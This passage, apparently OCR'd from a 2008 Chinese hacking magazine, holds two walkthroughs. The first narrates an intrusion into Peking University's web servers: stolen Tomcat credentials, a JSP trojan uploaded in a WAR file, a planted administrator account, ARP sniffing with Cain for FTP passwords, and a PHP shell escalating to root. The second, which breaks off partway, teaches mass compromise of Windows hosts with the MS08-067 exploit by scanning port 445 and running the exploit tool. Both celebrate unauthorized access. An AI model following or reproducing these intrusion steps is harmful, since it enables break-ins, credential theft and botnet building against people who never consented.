


图 6




图 7

就这样，从下载的 tomcat-users.xml 中很快就得到了 Tomcat 管理员的帐号为 admin，密码为 map*****，使用这个密码登录 http://*.pku.edu.cn/manager/html/，如图 8。然后上传包含有 jsp 木马的 war 文件包（该方法在前几期的杂志中已经详细的介绍过，这里就不再累述了），得到一个 jspshell，执行 whoami 命令得知权限为 administrator，如图 9。




图 8




图 9

我们再添加一个管理员权限的帐号，然后远程登录 3389 即可。至此，我们已经成功进入了 www 的内网，在主机上安装 cain，扫描同一子网下的主机，结果如图 10 所示。162.105.131.113 就是 www.pku.edu.cn 的主机，经过近半天的嗅探，得到了一对 ftp 用户名和密码 xueshenghui:2008****，使用它们登录之后发

现在目录中全是php脚本，同时我们也可以上传php脚本（可以上传自己的php木马）。




图10

观察该用户名可以知道是北京大学学生会的网站，只不过是挂在了www.pku.edu.cn域名之下，在google中搜索得到其具体的网址为http://www.pku.edu.cn:8000/life/su/，访问上传的phpshell，果然存在（现在8000端口已经关闭了，可能是因为发现了安全问题）。

通过上面得到的phpshell，翻查服务器的目录，得到www主站的物理地址为"/home6/apache-tomcat-5.5.23/apache-tomcat-5.5.23/webapps/ROOT"，找到一个可以写的目录，通过phpshell新建一个jsp文件（我至今未能理解phpshell为什么对该目录有写权限），然后写入jsp木马。在jsp木马中执行id命令返回的是root，就这样，www.pku.edu.cn彻底沦陷了。由于www主站的8000端口关闭的缘故，上面的若干过程没能给出截图，在这里表示抱歉。

最后，总结一下北京大学主站存在的问题：

1、通过抓取的方式获取新闻内容，如果被抓取的新闻内容的真实性或者说安全性得不到保证，是非常危险的。

2、在Tomcat的配置过程上偷懒可不是一个好习惯。

3、www主机所在网段的其它服务器存在漏洞，并且机房的网络环境可以成功进行ARP欺骗。

4、不应该给其服务器下的其它子网站管理者（如学生会网站管理员）过高的ftp权限，可以给上传权限，但是最好不要给脚本执行权限。

5、www主机目录权限设置不当。

文章难易度：☆☆☆
文章阅读点：微软最新的MS08067漏洞的利用方法以及如何利用该漏洞来批量抓肉鸡

微软最新MS08067漏洞——批量抓肉鸡大法

yofx

一、初识

上月下旬，网上公布出了针对微软最新MS08067漏洞的测试程序，要知道这个漏洞可以继冲击波和震荡波之后，又一个非常严重的远程溢出漏洞，它的出现也预示了新一轮抓鸡狂潮的掀起，因为这个漏洞影响到了Windows2000/XP/Vista等操作系统的绝大多数版本，够强悍的吧！不过微软也已经推出补丁程序了，小菜们赶快为自己的电脑打上相应的补丁吧，补丁代号为KB958644。好了，下面就让我们一起来体验MS08067漏洞带来的入侵抓鸡快感吧！

二、初露锋芒

我们要用到的工具为Ssport和ms08067漏洞利用工具，首先打开Ssport，如图1，填入自己想扫描的IP地址段，例如我填写的就是172.16.10.1-172.16.10.255，然后点"添加"，端口号就选择445，接下来点击"扫描"后就耐心等待扫描结果吧，不一会儿结果就出来了，如图2，扫描到了好多开放445端口的主机，只有开放了445端口我们才有可能进行下一步的远程溢出哟。




图1




图2

随便选择一个IP，就172.16.10.4吧，打开CMD命令提示符并切换到MS08067的目录，直接运行MS08067，程序的使用格式出来了，如图3，我们只需要输入**MS08067 172.16.10.4**就行了，不需要其它的参数，来测试一下，运气不太好，出现了如图4所示的提示，表示对方主机有可能已经打过了补丁，还有一种可能就是因为对方开启了防火墙而溢出失败，如图5。




图3




图4

而如果是单纯的出来一个"Make SMB Connection error:1203"的提示，则说明对方主机的Server、Workstation、Computer Browserz中的某个服务没有开启，所以导致溢出失败，我们只好换个主机再继续进行测试了。

